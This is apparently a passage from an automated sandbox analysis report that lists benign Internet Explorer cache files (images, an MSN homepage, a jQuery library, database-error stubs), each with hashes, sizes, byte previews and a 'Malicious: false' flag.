C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARl0hy[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	3256
Entropy (8bit):	7.8663108680757885
Encrypted:	false
SSDEEP:	48:QfAuETAN9spRjqf01fg9c1BYEo9Mx0F/bjc44qKCGCK1+sBUsKsXMiTkE+ON:Qf7EBjk2QcE+09444qKPTMsBUtu9xN
MD5:	A16117A702AA2CC7125970EA7171DB1E
SHA1:	9557FB5F76D277E72F18B2238E83B8DB03B13C80
SHA-256:	B21617317A24495B6DE7B6F7F63D76F6D04F57338A2F92A231B93FC194425CF4
SHA-512:	E48625587E710FFDB0F218DCDDF47CF38A658B215909B466F8C3B3713A44CE29A513FC8526A08756ADE6703D235AFE32CA2DBE63BD078AAC5F1E1E337A5F4FA
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..]B;g.$m...SH...SW...~=.}.K.R..;i.h.....5i.\.;....I..E.....I^v.....'<z.Q`*.U.6C#.+?h.=.....p..YK.d..*...7k.....w).h.....v\....l...E..]Y..V.6.y*.L.....4....[.!..t....n...Rk.{8v9}^"o.Q...q.v...,..wWV...9.sF.1....[.m.....Q]..Q.?....n.y?Z.GG....rz.....B..../....LF`o).M.B.....F.IT.]..(..A..hwA..."....1.^f$.....$.c...q...j..N.%.=...MF..B...x..'..WE&..[..B~.Y.....F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARlY5u[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8847
Entropy (8bit):	7.92872951747314
Encrypted:	false
SSDEEP:	192:QoIu5JEY0X3wbR71MLGhj3zAaUX7mIRfh6buRh7GSS6G8NNBd:bIu5JnO3wfgG5zOhNh75S6G2
MD5:	55AB93058C68A6E73DA3ECC8BD20A676
SHA1:	934FBA89D0F813FE652ED149E3722337E27E5594
SHA-256:	0AB05AF1DDDED42EB51CA2B9E63D0CDF550D75B3E0BBB2527FAB4B13596715D1
SHA-512:	C4B5E6CBF7EEDBC9E47DD864A7D98841FBD10A07AF4E79E21465BE6968A8664C8B516BFB92D0137ECD5BF72066A022D3F194802B2188FB8731E64DD423CF5AF
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..T...Z..Z.9...Dc.!.z..v...Z.r.."b..d....g.h..q..7.L...a\....?.H..M$..%.....1..P....8.h../.i*.O.2H5.SN.;(..9....2....)..n.<1....._...te..0..)...>V....u.....{.L..pp...."........a..1.q...U'a4t....k.....n.X...R.**.=q).B.j.n..X`..(.!.....c...~..3....;.R..6|...."q.8.z.....-G....9.S".t....B@..I.f.....~..2c.PN.N;.S.z.lRnV.}.....(#4..$....n)..K.....g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARlk9e[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12249
Entropy (8bit):	7.956964427811286
Encrypted:	false
SSDEEP:	192:QotBbKURPJzPwN2zeqm1uFdjHH+AxjuuTl9yPHHUVDFEHgY02hq5EGWLc8CNwuoE:btBbKY5M2CqFFhUufQHUVDF+A5EGWA8U
MD5:	366C30F6D8E2BB55F6E205E2CDE0D050
SHA1:	696CE40E44016525957F3B97C8E2956FA2485C3F
SHA-256:	B00CCA86CAD14B89A75B8B59ED62891C20F869009FF31F82068F2E4A669EBBA3
SHA-512:	3EA7E3C753CD471FB729213775501BDF2F0FFE997FCBA3F96C69254F47CBEDA4A291C8587C77C095D2F3FA76167B473E7B229F5F0A32EE7587C36C6FF9D321C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARlk9e[1].jpg	
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.Lb.....(.D...JW...s.H.Q\Yf.l.....O....B..S._...A.....fm.....5?..h.....-....:..BR..%....TP...0.v.z.z....8.D.&>.)..`..''...c.....''.f.....rD.(@.i.Oa\....wFE..Dm "2.8M.9.Z.6o.d..{.->.H/.8...?.....bH..$w.F.0L#.~.-F.2.v.....P(.a....r=.....z.*.../...|....?A.....%..o..Gz...)..T)....-...(.Kw.`B.4e...c.....:.z3.MwRw,nX.s.....O..cK...(O.[s....Y.....e..@.`..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARlo9i[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2334
Entropy (8bit):	7.804787398990509
Encrypted:	false
SSDEEP:	48:QfAuETAj7/rkdbUMIDJa/N+qyNlgKJKA4RZ3J0OjCB:Qf7E2rkNUjJaV5iMAU1J0/
MD5:	19C0AE16B773955A968DBC2E02F78DD9
SHA1:	68B07436E87A31B07DD7F20B897AE14664F15733
SHA-256:	A9651BD954612BE62AD6732BA260774FC7585C5D28F3571BB67C352C6B641BF4
SHA-512:	E3673451A23795B2401D2C38D04BD8A186DBF420662D7E45C1EF57C5CA6451A3D887975CE981DD1012794B7E999173D98E0BBD483E552DB12F1B1DAF3F26831
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..=.?...Z.....t>.....I.3....+.V...a..../.7..*...`.b....~t.*d..:M>.b^..k.J.Lb...:...*..4..~..5&...[U...M.3.....%s.p.@./s.*..o&....G.....E..M213....z...H.}.h....[...+s....4R.D.w.,.3.....p.!.I.....4.n.....:.E.A.\...-...n.T..Y>....!62...YB..y_>.).1M...Z}K...m...Gz..SW9.m4Ir.W.<.....@.. K{.3.....5.....q.....`t.+...n2F:....Qq..$`.....U.6ZE$...U%G.B..:.S6.#..s@....px<`

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARlt06[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2055
Entropy (8bit):	7.737309048781414
Encrypted:	false
SSDEEP:	48:QfAuETATOZXYbfiGBRwjR56tjU2peON9yCL1Hj5TkLmzf8R:Qf7EZEiGBGjb6nJHVwLmz+
MD5:	E36D48C9B814F0634087018C06CC9B22
SHA1:	B55C96D89E02F7CBEE7CC2731ABE30C73DE25B11
SHA-256:	B5AFC3D4C19BD12F278AF96F3CCC83F31F7B78A4679FED541368C67D3477156F
SHA-512:	E39BCB00B232CF416D948C4FED41201A064B88B5238C91BCB2EF1B225CCB49DEE10E11C08EC035A161A1E85529C4C0F4F89FEA77E27DFF9599130E39F2E51C1
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..^.+..-#3...P..H..&N../cf...#..m..lq=.h.N.3.b..%.....d.I..;z..A .:....p.....U.c..h.H...7vs...~m...3@.s`.u..n.T#$.....i.P.FpQ.....q..%.:sUv..f.$.>....%g`.!h.....4...Y.....6.....)\.H..x.X$Y#n.. .....P.P.)-..$7V..$}@.Eq=N...Y..$2J.V..i-.....`L.;.j.'c...5.N....[.OqZx.....q. ...q^5.mI,Q.....W?.1R.h.>.....t...H.+.Ue{#..!.y....z.X...n..s..>.;.Nz.Qz.C...`..BP...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARm2qY[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	3444
Entropy (8bit):	7.896617260217748
Encrypted:	false
SSDEEP:	96:Qf7ErZlPYUon9MetG518/kRKXemwfscx0g1:QjfnLqs0KOsg1
MD5:	D7317C8C02C38C9B02F6C25BE0BC65E5
SHA1:	151C1DAF06E6BACAE8B5EAC8E2E08409430F34A4
SHA-256:	A233EB7B3EC2C7DE2E508F0F338E2D2570489236FC97FBD7DD6D42B32A0BEE43
SHA-512:	FDAAE1D6847D402BE23B2A6C20819CD76271750C09C2E2C807F18E3F1C892013B96A49720743FCC14EABF7BF256EC0AF4F1CE6722842418EB176FFA830221728
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARm2qY[1].jpg

Preview:

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?...J..e\.5....5V...Y....K.......G.....7...S.?........E..$.......3.MW......B......:s.L1..|...!.5>.Q.g.*.~.=+E.bz.C.....i^O1.rI....}b...E"...$V...
....w....V!..E...g.nT.h.k.2Ui.%.y.\.?j...\..U.D#+.p..N.......n.Z.okQ.k..m.....<..P.....Sn.z2..1..\.-.....j.T...t*v!.=...q.V..G....c.+...@\..km61...A....`....5.$......J...}..k..NU%S.......[..
A7.b..H...A..H..]X:T.M-U....S]..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARm6r5[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	7.948335335138899
Encrypted:	false
SSDEEP:	384:+qOQvDg5PuGI2FJ+7euVXqjJFBloj5XNk+Y565p/oq6bLOHA6rz7FRT:+7eGIS+7euV6jJFBe9XmZ56noq4fozBV
MD5:	AF8B89FA03344C236767C0FED93A3635
SHA1:	8CEAF3DA8CB0994F5F54BEC5A09C6408C459ED82
SHA-256:	06EFB97DCE1ADE37742C16ED656371F172BC549D752B1EE301411E08E508ED0A
SHA-512:	42AC09528A1C9FD541F34CC7F58ECA9281ED536EC5FCA9E3484A9B47BEDCE45611C6E2845EDD42042146CBBE9FE2D44201AC71CD62A20344216E3048E6645DC
Malicious:	false

Preview:

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........,..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?.~.&...B.<Do...Z.,;.T..K..Z'y@..,[eI.%s.<f...9..RS..#uC..R...7v..,F.y..gQIt...!.....Rd..E.........+...iI.Sh.Y......5......Ex.....gfYf.
...M.Q.I.6...C5!...0....l...'B6dzVmZEKb..~D..o...D..L.I.+..m+...uf>.v./n....._..z.R4J.Uv...5pVD..M.,m..N+H...5d.t6.Kx..X...4..:~#.qEy...r0.rm=.v....<.;..8..z...:#.".{.......OK.....
.....y5.jRz...Sp.{V..c).YF...]......g....M...D.H..z.^.D7....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARmt9G[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	10526
Entropy (8bit):	7.927345671317898
Encrypted:	false
SSDEEP:	192:QtHL+Dun0sH2/rauOIAzigvbHdvNKh5crngQ04ArL5UEEIsKIbZNHg:+S2pWgIAFRvNeUgQ9C5UEEBtHg
MD5:	076B1B6F3B46740679FA703FE7EDF5E6
SHA1:	A961FF54B4D6A170FA42366CA3F79DCC9DB55763
SHA-256:	7EC4C91055D6BF21250D3754A2E7ACC1BCCF7B61215D218F10078E2DC4F22A67
SHA-512:	77C447AFB5049BF02F8CA136840307AB618DBEB584123AF98C2FBA597C2E902789A74F0451BB00EF891E87EF19A84F9F6557CD2747E5329264DEB600F42CE712
Malicious:	false

Preview:

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........,..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..H....d...........V.C.^......Q`5t.<..@.RDI.....ac.Qd..]...,4.V4.P.)...4...ld..#a..A.gW7..hp..O0.{W...p.1T4..2M....3.W.CK...
e.@..%..a..)#<T9....[.....)....G.!a..0......,ZD......%....:.!.X.Y.B6n.A..1.m.Y.n.ap...#..E.L.=&.-..PM4....B.,.Kc..Y..f..#.cB.:.E2........L.".B...`.qL......zSBn..z..`.(...........qJ .2.Cv..x.
eD.Sr..).,.y...i.3...m.Fh..W# ..J.g...[.j.lJz..q..h.....l.w.m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AAuTnto[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false

Preview:

.PNG........IHDR................a....pHYs..........+......IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}......w...<..>..8xo...2L.............Q....*.4.)
../'~......<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%......"Q....`.......`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g......z(..H...^~.:A........S...=B.6....w..KNGLN..^..^.o.B)..s?P....
v.......q......8.W.7S6....Da`..8.[.z1G"n.2.X.......................2>..q...c.......fb...q0..{...GcW@.Hb.Ba.......w....P.....=.)...h..A..`......j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S.
........d...+..3............%*m|.../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B",.U..].+...$...%$.....3...L.....%.8...A9..#.0j.\lZcg...c8..d......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\BB1ftEY0[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.316910976448212
Encrypted:	false
SSDEEP:	12:6v/7YEtTvpTjO7q/cW7Xt3T4kL+JxK0ew3Jw61:rEtTRTj/XtjNSJMkJw61
MD5:	7FBE5C45678D25895F86E36149E83534
SHA1:	173D85747B8724B1C78ABB8223542C2D741F77A9
SHA-256:	9E32BF7E8805F283D02E5976C2894072AC37687E3C7090552529C9F8EF4DB7C6
SHA-512:	E9DE94C6F18C3E013AB0FF1D3FF318F4111BAF2F4B6645F1E90E5433689B9AE522AE3A899975EAA0AECA14A7D042F6DF1A265BA8BC4B7F73847B585E3C12C26 2
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....N.A..=.....bC...RR..`'.....v.{:.^..... ."1.2....P..p.....nA.....o.....1...N4.9.>..8....g.,...|."...nL.#..vQ.....C.D8.D.0*.DR).... kl..|.....m...T..=.tz...E..y..... ..S.i>O.x.l4p~w.....{...U..S....w<.;.A3...R*..F..S1..j..%...1.|.3.mG..... f+.,x....5.e..]lz..*.).1W..Y(..L`.J...xx.y{.*.\. ...L..D..\N.....g..W...}w:.....@].j ._$.LB.U..w'..S.....R...:^..[\.^@....j...t...?..<.....M..r..h....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA7 8
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+....."IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3.. .W_...}.*...;.....4.....>....N....)d.....p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	501
Entropy (8bit):	7.3374462687222906
Encrypted:	false
SSDEEP:	12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb
MD5:	1FCA95AEED29D3219D0A53A78A041312
SHA1:	5A4661CCF1E9F6581F71FC429E599D81B8895297
SHA-256:	4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9
SHA-512:	7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366C EA
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..RKN.A.}... ...e1(."le.....F\...@.."...|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{.....:WB8~....}Hr...P.....`l.N...N.....Z...'.3. .;....3.B-....i...L.....b..{... ..Q.... .....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...|.~.0hv..S..7.....YBn..B..o.T<.....|.g&....U.....gm.. .....U..,.u..)\$.lN .w]Rm.....OZ.h.....zn.~...A.uy.....,.....3(.....z<....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\a5ea21[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\a5ea21[2].ico	
Malicious:	false
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\de-ch[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	428346
Entropy (8bit):	5.435805009543109
Encrypted:	false
SSDEEP:	3072:RfAJUsxx+OAkJ8cia4TJT454DGgtwKXDRo5tu1siL2Y/JTAWJxLf:RfA1OOl0LWmgY5vJh
MD5:	EFA19AEDA31BFAEB0E3D02D5CF357074
SHA1:	3AAA2D1A6DE07332BF834D92C4272BE1C20C6AD9
SHA-256:	0F6D28C6B9D910EA2BA466A2D744AD6863265D182F6B37BD3A557E472DEE787D
SHA-512:	A8CFDB00E85283810C44D3E554A0050307B35902C64CA4B4F98BA2890F1E436E72AE62D08B602AE1741C628084BB8E7CE12FBD905631EEEB303B91435582B983
Malicious:	false
Preview:	<!DOCTYPE html><html prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#" lang="de-CH" class="hiperf" dir="ltr" >.. <head data-info="v:20211130_259442 25;a:a105d8f3-5ae3-4039-abe4-9e605b039bc2;cn:1;az:{did:2be360ae5c6345da911d978376c0449f, rid: 1, sn: neurope-prod-hp, dt: 2021-11-29T17:46:10.7870429Z, bt: 2021-11-30T01:14:54.5479932Z};ddpi:1;dpio:;dpi:1;dg:tmx.pc.ms.ie10plus;th:start;PageName:startPage;m:de-ch;cb:;l:de-ch;mu:de-ch;ud:{cid:,vk:homepage,n:,l:de-ch,ck:};xd:BBqgbZW;ovc:f;al:;fxd:f;xdpub:2021-08-11 10:21:32Z;xdmap:2021-12-03 00:04:57Z;axd:;f:msnallexpusers,muidflt17cf,muidflt299cf,oneboxdhpcf,bingcollabedge1cf,platagyhp1cf,audexhp1cf,audexhp2cf,moneyhz2cf,onetrustpoplive,msnapp5cf,1s-bing-news,vebudumu04302020,bbh20200521msncf,weather2cf,j0jee471,1s-br30min,btrecrow1,1s-winauthservice,1s-winsegservice,wf-sunny-first,prong2t,1s-maps-latlongkey,1s-pagesegservice,wf-banner-null;userOptOut:false;userOptOutOptions:" data-js="{"dpi":1.0,"ddpi":1.0,&q

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jquery-2.1.1.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	84249
Entropy (8bit):	5.369991369254365

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jquery-2.1.1.min[1].js	
Encrypted:	false
SSDEEP:	1536:DPEkjP+iADIOr/NEe876nmBu3HvF38NdTuJO1z6/A4TqAub0R4ULvguEhjzXpa9r:oNM2Jiz6oAFKP5a98HrY
MD5:	9A094379D98C6458D480AD5A51C4AA27
SHA1:	3FE9D8ACAAEC99FC8A3F0E90ED66D5057DA2DE4E
SHA-256:	B2CE8462D173FC92B60F98701F45443710E423AF1B11525A762008FF2C1A0204
SHA-512:	4BBB1CCB1C9712ACE14220D79A16CAD01B56A4175A0DD837A90CA4D6EC262EBF0FC20E6FA1E19DB593F3D593DDD90CFDFFE492EF17A356A1756F27F90376B50
Malicious:	false
